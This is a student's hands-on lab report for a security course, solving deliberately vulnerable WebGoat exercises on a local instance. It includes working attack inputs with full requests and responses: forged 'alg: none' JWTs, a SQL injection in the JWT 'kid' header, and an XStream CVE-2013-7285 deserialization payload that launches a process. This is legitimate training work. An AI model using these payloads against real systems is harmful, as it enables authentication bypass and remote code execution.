Hands-On lab 2

MICS-252, Fall 2024

Prepared by: Karl-Johan Westhoff

email: kjwesthoff@berkeley.edu

UC Berkleley School of Information

MICS Course 252 Fall 2024 (Kristy Westphal)

1 Introduction

Introduction Here I extensively used the walkthroughs in [**CycubicsDocsWebGoat**]

2 Lessons Learned

LL Here Reset password exercise is nefarious

3 Topics for Further Exploration

Topics Here

JWT token exploitation

3.1 Open source and supply chain vulnerabilities

Library dependencies and open source Log4j tar.xz openssh

Comment: Some organizations prefer to have 'someone to blame' and if they paid for proprietary software they feel that they can unload some liability.

4 Conclusion

Conclusion Here

Appendices

A Identity and Authentication Failure

A.1 Authentication Bypass

There is a bug in the password reset system, changing the names in the http POST payload solves the assignment



Figure 1: *Authentication reset bypassed by changing the secQuestion names the POST request payload*

A.2 Insecure Login

For some reason some credentials are hardcoded or left from previous logins when sending the POST request empty.

A.3 JWT Tokens

JWT tokens are sometimes used in place of authentication cookies, i.e. without the cross reference protections the browser offers. JWT's are basically ways to send information verified by signatures. In this case the header can be manipulated not to do the verification and blindly trust the token.

JWT(4) Decoded the token on jwt.io and found 'user'

JWT(6) Decoded and manipulated the token using Burps Decoder , setting the signature alg to 'none' and admin to true and got "something" accepted 202

JWT(8) I was unable to load the Quiz..

JWT(11) JWT Cracking



Figure 2: *Captain Jacks credentials in the POST*



Figure 3: *JWT token manipulations*

JWT(13) Refresh Tokens Manipulated the token by setting the algorithm to 'none' and manipulating the expiation

JWT(16/18) Avanced Token generation.. I found this one difficult and relied on a walkthrough from [**MediumJWT8**], where references to the WebGoat source code was used to solve the assignment.

Manipulated the jwt from the delete POST by changing the names to tom, manipulating expiration and changing the 'kid' to:

```
"something_else' UNION SELECT 'bmV3X2tleQ==' FROM INFORMATION_SCHEMA.SYSTEM_USERS; --",
```

Request

Pretty Raw Hex

```
POST /WebGoat/JWT/refresh/checkout HTTP/1.1
Host: localhost:8080
Content-Length: 0
sec-ch-ua: "Chromium";v="127", "Not)A;Brand";v="99"
Accept-Language: en-US
sec-ch-ua-mobile: ?0
Authorization: Bearer
eyJhbGciOiJub25lIn0.eyJpYXQiOjE1MjYxMzE0MTEsImV4cCI6OTk5OTk5OTk5OSwiYW
RtaW4iOiJOcnVlIiwidXNlciI6IlRvbSJ9.
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/127.0.6533.100
Safari/537.36
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
Accept: */*
X-Requested-With: XMLHttpRequest
sec-ch-ua-platform: "Linux"
Origin: http://localhost:8080
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: http://localhost:8080/WebGoat/start.mvc?username=kjcyber252
Accept-Encoding: gzip, deflate, br
Cookie: JSESSIONID=Yr0IvgEdVCjN8_6wTiBtcmelq_BsM4rE33dpp8ca
Connection: keep-alive
```

Response

Pretty Raw Hex Render

```
HTTP/1.1 200 OK
Connection: keep-alive
Content-Type: application/json
Date: Thu, 05 Sep 2024 20:23:46 GMT
Content-Length: 240

{
    "lessonCompleted":true,
    "feedback":
    "Nicely found! You solved the assignment with 'alg: none' can you
    also solve it by using the refresh token?",
    "output":null,
    "assignment":"JWTRefreshEndpoint",
    "attemptWasMade":true
}
```

Figure 4: *JWT token manipulations, without refresh.. see next*

Response

Pretty Raw Hex Render

```
HTTP/1.1 404 Not Found
Connection: keep-alive
Vary: Origin
Vary: Access-Control-Request-Method
Vary: Access-Control-Request-Headers
Content-Type: application/json
Date: Thu, 05 Sep 2024 21:10:22 GMT
Content-Length: 134

{
    "timestamp":"2024-09-05T21:10:22.054+00:00",
    "status":404,
    "error":"Not Found",
    "path":"/WebGoat/JWT/final/delete"
}
```

Figure 5: *Could not find the "/WebGoat/JWT/final/delete" endpoint turns out the right page is in 18*

All signed with "new_key": giving:

Request

Pretty Raw Hex

```
POST /WebGoat/JWT/kid/delete?token=
eyJ0eXAiOiJKV1QiLCJraWQiOiJzb21ldGhpbmdfZWxzZScgVU5JT04gUOVMRUNUICdibV
YzWDJ0bGVRPTOnIEZSTOOgSU5GT1JNQVRJTO5fUONIRU1BLlNZU1RFTV9VUOVSUzsgLSOi
LCJhbGciOiJIUzI1NiJ9.eyJpc3MiOiJXZWJHb2F0IFRva2VuIEJ1aWxkZXIiLCJpYXQiO
jE1MjQyMTA5MDQsImV4cCI6OTk5OTk5OTk5OSwiYXVkIjoid2ViZ29hdC5vcmciLCJzdWI
iOiJOb21Ad2ViZ29hdC5jb2OiLCJ1c2VybmFtZSI6IlRvbSIsIkVtYWlsIjoidG9tQHdlY
mdvYXQuY29tIiwiUm9sZSI6WyJDYXQiXX0.6xrHNuiyFPDXlrkkZgmDRb4lKD7UNA068FV
7eSXQUTY HTTP/1.1
Host: localhost:8080
Content-Length: 0
sec-ch-ua: "Chromium";v="127", "Not)A;Brand";v="99"
Accept-Language: en-US
sec-ch-ua-mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/127.0.6533.100
Safari/537.36
Content-Type: application/x-www-form-urlencoded; charset=UTF-8
Accept: */*
X-Requested-With: XMLHttpRequest
sec-ch-ua-platform: "Linux"
Origin: http://localhost:8080
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: http://localhost:8080/WebGoat/start.mvc?username=kjcyber252
Accept-Encoding: gzip, deflate, br
```

Response

Pretty Raw Hex Render

```
HTTP/1.1 200 OK
Connection: keep-alive
Content-Type: application/json
Date: Thu, 05 Sep 2024 21:38:04 GMT
Content-Length: 200

{
    "lessonCompleted":true,
    "feedback":
    "Congratulations. You have successfully completed the assignment."
    ,
    "output":null,
    "assignment":"JWTHeaderKIDEndpoint",
    "attemptWasMade":true
}
```

Figure 6: */WebGoat/JWT/final/delete" Solved!*

A.4 Password reset

Password Reset 2: Email functionality with WebWolf



Figure 7: *Basic password functionality working*



Figure 8: *Reset challenge questions brute force-able, un:Top, pw:purple (from [***CycubicsDocsWebGoat***]*

Password Reset 4: Security questions

Password Reset 5: The Problem with Security Questions Will be sure not to implement.

Password Reset 6: Creating the password reset link Redirecting the reset password link, i

B Vuln. and Outdated Components

B.1 (5)The exploit is not always in "your" code

B.2 (12)Exploiting CVE-2013-7285 (XStream)

This one is scary. XStream is a serial/de-serializer for XML, JSON etc. when used as a de-serializer, it opens up possibility of an OS command injection resulting in remote code execution. XStream.fromXML deserializes into an Java Object, vulnerable to OS injection as <interface>org.owasp.webgoat.lessons.vulnerablecomponents.Contact</interface> the Contact function will



Figure 9: *Differences in JQuery versions, one of which is vulnerable to reflected XSS*

be executed

C Security Logging Failures and Client Side

D Client Side

Exploiting CVE-2013-7285 (XStream)

This lesson only works when you are using the Docker image of WebGoat.

WebGoat uses an XML document to add contacts to a contacts database.

```
<contact>
    <id>1</id>
    <firstName>Bruce</firstName>
    <lastName>Mayhew</lastName>
    <email>webgoat@owasp.org</email>
</contact>
```

The java interface that you need for the exercise is: org.owasp.webgoat.lessons.vulnerablecomponents.Contact. Start by sending the above contact to see what the normal response would be and then read the CVE vulnerability documentation (search the Internet) and try to trigger the vulnerability. For this example, we will let you enter the XML directly versus intercepting the request and modifying the data. You provide the XML representation of a contact and WebGoat will convert it a Contact object using `XStream.fromXML(xml)`.

Enter the contact's xml representation:

```
<contact class='dynamic-proxy'>
<interface>org.owasp.webgoat.lessons.vulnerablecomponents.Contact</interfac
e>
  <handler class='java.beans.EventHandler'>
    <target class='java.lang.ProcessBuilder'>
      <command>
        <string>calc.exe</string>
      </command>
    </target>
    <action>start</action>
  </handler>
</contact>
```

Go!

You successfully tried to exploit the CVE-2013-7285 vulnerability

java.io.IOException: Cannot run program "calc.exe": error=2, No such file or directory

Figure 10: *XStream deserializes and executes Contact function resulting in remote code execution*

(A6) Vuln & Outdated Components ›

Vulnerable Components

Figure 11: *Section A6 Solved*